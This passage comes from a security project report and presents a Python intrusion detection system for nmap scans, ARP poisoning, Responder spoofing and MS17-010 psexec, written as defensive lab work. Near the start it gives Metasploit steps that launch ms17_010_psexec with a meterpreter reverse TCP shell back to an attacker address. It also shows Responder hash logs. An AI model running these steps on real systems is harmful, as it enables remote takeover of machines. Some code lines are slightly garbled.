09D2010600040002000000080030003000000000000000010000000200000E1B2AB37A70B0DB3A8AF57BE78
897440E5B85504316B03CE3461D1D2CF2B96D60A0010000000000000000000000000000000000900100063
006900660073002F00610062007300000000000000000000000000
root@kali:/usr/share/responder/logs#
```

Figure 23: Logs

6. ms17_010_psexec

- Assuming we are already on a machine with Metasploit and that we already know who our target is, these are the steps to use ms17_010_psexec
- Open Metasploit
  - `msfconsole`
- Use the ms17_010_psexec exploit for our attack
  - `use exploit/windows/smb/ms17_010_psexec`
- Set the payload of your choice. We used the meterpreter reverse tcp shell
  - `set payload windows/x64/meterpreter/reverse_tcp`
- Set the target
  - `set RHOSTS 'TARGET'`
- Set the attackers address
  - `set LHOST 'Attacker Address'`
- Set the port to attack from, we use 80 because it is least likely to be blocked because of http traffic
  - `set LPORT 80`
- Run the attack

- `run`

As you can see from the image below, it is very easy to use this attack:




Figure 24: Initializing ms17_010_psexec

III. Code Walkthrough

1. Sniffer

Our first module that was built was the sniffer module. `sniffer` is used in all of the IDS detection modules. This module uses *Pyshark*, a Python wrapper for tshark which is the terminal version of *Wireshark*, to sniff traffic. `get_capture` takes in either a file or an arbitrary amount of named parameters, which are all grabbed by **kwargs[31]. If a file is passed `_read_cap` is called else `_sniff` is called.

```
def get_capture(file=None, **kwargs):
    if file:
        capture = _read_cap(file)
    else:
        capture = _sniff(**kwargs)
    return capture
```

`_read_cap` is quite trivial. It uses *Pyshark's* `FileCapture` to read in a **pcap** and return a capture object. The capture object is essentially a list of packets from the pcap.

```
def _read_cap(in_file):
    cap = pyshark.FileCapture(in_file)
    return cap
```

`_sniff` is a little bit more complex. It takes in four arguments: **interface**, **timeout**, **continuous**, and **out_file**. **interface** is a string that relates to the interface on the machine that you want to sniff over. If an interface is not provided then `choose_interface` will be called. **timeout** is an integer that represents how many packets you would like to capture. **continuous** is a boolean that, if True, allows you to capture continuously instead of just a number of packets. **out_file** is a string that, if provided, will allow the user to output their capture to a pcap.

```
def _sniff(interface=None, timeout=10, continuous=True, out_file=None):
    if not interface:
        interface = choose_interface()

    if out_file:
        capture = pyshark.LiveCapture(output_file=out_file,
                                      interface=interface)
    else:
        capture = pyshark.LiveCapture(interface=interface)

    if continuous:
        capture.sniff_continuously()
    else:
        capture.sniff(timeout=timeout)

    return capture
```

`choose_interface` is a utility function that aids a user if they do not know their network adapter names. It uses a Python module called *Netifaces* to list all the network interfaces on a machine. On Windows it is a little bit more complicated. Windows machines will respond with **GUIDs** that relate to registry keys instead of adapter names like `eth0` or `en0`. However, doing registry lookups with *Winreg*, a built in module found only on Windows machines, one can recover the adapter names. After the adapter names are enumerated the user will be prompted to select which adapter they would like to sniff over.

```
def choose_interface():
    interfaces = netifaces.interfaces()

    if os.name == 'nt':

        iface_names = ['(unknown)' for i in range(len(interfaces))]
        reg = wr.ConnectRegistry(None, wr.HKEY_LOCAL_MACHINE)
        reg_key = wr.OpenKey(
            reg, r'SYSTEM\CurrentControlSet\Control\Network\{4d36e972-
               e325-11ce-bfc1-08002be10318}')
        for counter, interface in enumerate(interfaces):
            try:
                reg_subkey = wr.OpenKey(
                    reg_key, interface + r'\Connection')

                iface_names[counter] = wr.QueryValueEx(reg_subkey, '
                   Name')[0]
            except FileNotFoundError:
                pass
        interfaces = iface_names

    print('Select Interface: ')

    for val, count in enumerate(interfaces):
        print(val, count)

    selection = int(input())

    return interfaces[selection]
```

2. IDS NMAP

`ids_nmap` provides detection against NMAP's XMAS Scans, ACK Scans, and SYN Scans. `xmas_signature_detection` takes in a file and an arbitrary amount of named arguments. These arguments are both passed to `sniffer.get_capture`. The capture object that is returned by the prior call is then iterated through. XMAS attacks use TCP Packets that use TCP Flags: FIN, RES, and PSH. Therefore our detection first checks to see if the packet is using TCP, and if it is, then it checks to see if the correct flags are set.

Benign traffic does not set these flags, so if they appear, it's most likely an XMAS scan.

```
def xmas_signature_detection(file=None, **kwargs):
    capture = sniffer.get_capture(file, **kwargs)
    detected = False

    for packet in capture:
        if packet.transport_layer == 'TCP':
            if int(packet.tcp.flags, 16) == 41:
                print(f'XMAS ATTACK in packet number: {packet.number}')
                detected = True
    return detected
```

For `ack_heuristic_detection` we take in the same parameters and pass them to `sniffer`. The idea behind an ACK Scan is that the scanning machine will probe every port for a specific machine and set only the **ACK TCP flag**. Setting the ACK TCP flag and only that flag is *not abnormal behavior* in of itself. However, doing this to *multiple unique ports* is quite suspicious. Therefore, for our implementation, we look at TCP packets and log all the unique ports every IP probes with only the ACK TCP flag set. If this counter passes a predefined value, which we have set to 10, it is flagged.

```
def ack_heuristic_detection(file=None, **kwargs):
    capture = sniffer.get_capture(file, **kwargs)
    uniq_ip = collections.defaultdict(set)
    detected = False

    for packet in capture:
        if packet.transport_layer == 'TCP':
            if int(packet.tcp.flags, 16) == 16:
                uniq_ip[packet.ip.addr].add(packet.tcp.dstport)
                if len(uniq_ip[packet.ip.addr]) > MAX_UNIQUE_PORTS:
                    print(f'ACK ATTACK in packet number: {packet.number
                        }')
                    detected = True

    return detected
```

The same idea is applied to `syn_heuristic_detection`. Here, however, we are looking for SYN scans. These are similar to ACK scans, except SYN scans only set the *SYN TCP flag*. Using the same logic as before, we can detect these types of scans.

```
def syn_heuristic_detection(file=None, **kwargs):
    capture = sniffer.get_capture(file, **kwargs)
    uniq_ip = collections.defaultdict(set)
    detected = False

    for packet in capture:
        if packet.transport_layer == 'TCP':
            if int(packet.tcp.flags, 16) == 2:
                uniq_ip[packet.ip.addr].add(packet.tcp.dstport)
```

```
                if len(uniq_ip[packet.ip.addr]) > MAX_UNIQUE_PORTS:
                    print(f'SYN ATTACK in packet number: {packet.number}')
                    detected = True

    return detected
```

3. IDS Ettercap

Another type of attack we aim to detect against is Ettercap's ARP poisoning. `heuristic_detection` takes in the same parameters as seen before and passes it to `sniffer`. `heuristic_detection` checks for suspicious activity in the network traffic by looking for the host discovery process used by Ettercap when setting up an ARP poisoning attack. We have implemented this scan by counting the number of **consecutive ARP requests** made by a specific host. If the number of consecutive ARP requests made by the same host exceeds a set threshold value, the IDS alerts the host machine, and returns a warning.

```
def heuristic_detection(file=None, **kwargs):
    capture = sniffer.get_capture(file, **kwargs)
    was_detected = False
    host_in_question = ""
    concurrent_arp_req_count = 0
    request = '1'
    reply = '2'

    for packet in capture:
        if 'arp' in packet:
            if packet.arp.opcode == request:
                if host_in_question == "":
                    host_in_question = packet.eth.src
                elif host_in_question == packet.eth.src:
                    concurrent_arp_req_count += 1
                else:
                    host_in_question = packet.eth.src
                    concurrent_arp_req_count = 0
                if concurrent_arp_req_count >= ARP_REQ_THRESHOLD:
                    print("ARP POISONING DETECTED!!! FLAGGED PACKET:", packet.number)
                    was_detected = True
    return was_detected
```

`behavioral_detection` checks for suspicious activity in the network traffic by checking for gratuitous ARP replies. We have implemented this scan by counting the number of ARP replies and ARP requests. With normal traffic, **more ARP requests** are made than ARP replies. With the counted number of request and replies, we examine the ratio between the two. If the number of request far exceeds the

number of replies, we know that a host is making gratuitous ARP packets. We flag the packets deemed as gratuitous ARPs and alert the host machine.

```
def behavioral_detection(file=None, **kwargs):
    capture = sniffer.get_capture(file, **kwargs)
    was_detected = False
    previous_arp_type = None
    current_arp_type = None
    concurrent_arp_reply_count = 0
    request = '1'
    reply = '2'

    for packet in capture:
        if 'arp' in packet:
            current_arp_type = packet.arp.opcode
            if current_arp_type == reply:  y
                if previous_arp_type == request:
                    previous_arp_type = current_arp_type
                    concurrent_arp_reply_count = 0
                else:
                    concurrent_arp_reply_count += 1
                    if concurrent_arp_reply_count >
                       CONCURRENT_ARP_REPLY_THRESHOLD:
                        print(
                            "GRATUITOUS ARP DETECTED!!! FLAGGED PACKET:
                               ", packet.number)
                        was_detected = True
            else:
                previous_arp_type = request
    return was_detected
```

4. IDS Responder

Responder's spoofing is one of the last attacks we are trying to protect against. Responder uses LLMNR, NBT-NS, and MDNS poisoning attacks. Essentially, we can use these kind of spoofing attacks against a network when a victim sends a bad DNS requests to a server. Once this bad request has been sent, we act as a 'Man-in-the-Middle' and our Kali machine acts as the machine that the victim wants to connect to. Once this connection has been made, we get the SMB.txt file from the client and crack this hash offline to get valuable information about the victim machine. In our code we assume that **one machine** on the network has been setup to be the domain controller. Therefore, if traffic is seen from an IP that is not the domain controller of the specific protocols (NBNS and LLMNR), we assume Responder is trying to spoof the network.

Note: The hard coded **DOMAIN_IP** will need to be changed per network as it will not always be the same.

```
DOMAIN_IP = '192.168.150.201'

def behavioral_detection(file=None, **kwargs):

    capture = sniffer.get_capture(file, **kwargs)
    detected = False

    for packet in capture:
        try:
            if ('nbns' in packet or 'llmnr' in packet) and packet.ip.
               src != DOMAIN_IP:
                print(
                    f'Responder ATTACK detected in packet number: {
                       packet.number}')
                detected = True
        except AttributeError:
            pass
    return detected
```

5. IDS ms17_010_psexec

The last attack that we will detect is Metasploit's ms17_010_psexec attack. `signature_detection` takes in the same parameters as previously seen, and passes them to `sniffer.get_capture`. `signature_detection` then begins to watch traffic over the network via the capture object. It does this by looking through every packet on the network and determining if there are any SMB files in the packet. If there are SMB files, it then attempts to look at the path and sees if it is attempting to access the **ICP**$**or**ADMIN$ shares. Normal SMB traffic **does not** attempt to set the path to the ICP$ or ADMIN$ shares. Therefore, if they are in the path to be used, we flag the packet.

```
def signature_detection(file=None, **kwargs):

    capture = sniffer.get_capture(file, **kwargs)
    for packet in capture:
        if('SMB' in packet):
            smb = packet.smb
            if("path" in dir(smb)):
                path = smb.path
                if(("IPC$" in path) or ("ADMIN$" in path)):
                    print("MS_010_psexec detected in packet:" + str(
                       packet.number))
```

6. IDS

The main IDS driver uses multiprocessing to run each detector. Once the detector is running, it will print to standard output if an incident is detected. One can pass via the command line the interface they want to use; if one is not passed they will be prompted to choose one.

```
if len(sys.argv) > 1:
    interface = sys.argv[1]
else:
    interface = sniffer.choose_interface()
clear()
print('Sniffing...')

xmas = multiprocessing.Process(
    target=ids_nmap.xmas_signature_detection, kwargs={'interface':
        interface, 'continuous': True})
ack = multiprocessing.Process(
    target=ids_nmap.ack_heuristic_detection, kwargs={'interface':
        interface, 'continuous': True})
syn = multiprocessing.Process(
    target=ids_nmap.syn_heuristic_detection, kwargs={'interface':
        interface, 'continuous': True})
ettercap_1 = multiprocessing.Process(
    target=ids_ettercap.heuristic_detection, kwargs={'interface':
        interface, 'continuous': True})
ettercap_2 = multiprocessing.Process(
    target=ids_ettercap.behavioral_detection, kwargs={'interface':
        interface, 'continuous': True})
responder = multiprocessing.Process(
    target=ids_responder.behavioral_detection, kwargs={'interface':
        interface, 'continuous': True})
ms17_010_psexec = multiprocessing.Process(
    target=ids_ms17_010_psexec.signature_detection, kwargs={'interface'
        : interface, 'continuous': True})

# starting individual threads
xmas.start()
ack.start()
syn.start()
ettercap_1.start()
ettercap_2.start()
responder.start()
ms17_010_psexec.start()

# wait until threads complete
xmas.join()
ack.join()
syn.join()
ettercap_1.join()
ettercap_2.join()
```

```
responder.join()
ms17_010_psexec.join()
print("Done!")
```

IV. Detection

Here we discuss how to setup our IDS system and show it working against live attacks.

0. Setup

Before running any of the detections you must ensure the framework is setup properly

- Ensure Python 3 is installed
  - If you are running on a *NIX system or Mac it should be installed by default
    * Run `python3 -V` to double check
    * If that command fails try `python -V`, as long as the version is greater than 3.6 the program will work
      · On most systems `python` is Python 2, but some newer ones no longer come with Python 2.
  - To install Python 3 run
    * Debian Based
      · `sudo apt install python3 python3-pip -y`
    * Mac:
      · `brew install python3`
      · `sudo easy_install pip`
    * Windows:
      · `choco install python3`
- Ensure Wireshark is installed
  - Debian Based
    * `sudo apt install wireshark -y`
  - Mac:
    * `brew cask install wireshark`
  - Windows:
    * `choco install wireshark`

- Install Python dependencies
  - Make sure you are in the root directory for this project
  - `pip3 install -r requirements.txt`
- Ensure the hard coded IP in `src/ids_responder.py` is correct for your network.

1. Running the IDS

Simply run `python3 src/ids.py {interface}` to start the IDS. It will prompt you for the interface you want to listen on, or you can pass it as a command line argument. It will automatically sniff for all types of attacks. We do not currently have it, so you can pick and choose which attacks to listen for.

2. NMAP ACK Scan

Demonstrating our ability to detect NMAP scans, we ran our IDS on an Ubuntu virtual machine and the attacks on a Kali virtual machine.

Below are pictures showing the IPs for these two boxes.




Figure 25: Kali IP




Figure 26: Ubuntu IP

The below figure illustrates our IDS to detect NMAP ACK scans performed against the running machine.




Figure 27: ACK Detection

3. NMAP SYN Scan

For SYN scans, we used the same setup as the ACK scan. The below figure illustrates our IDS to detect NMAP SYN scans performed against the running machine.




Figure 28: SYN Detection

4. NMAP XMAS Scan

For XMAS scans, we used the same setup as the ACK and SYN scan. The below figure illustrates our IDS to detect NMAP XMAS scans performed against the running machine.


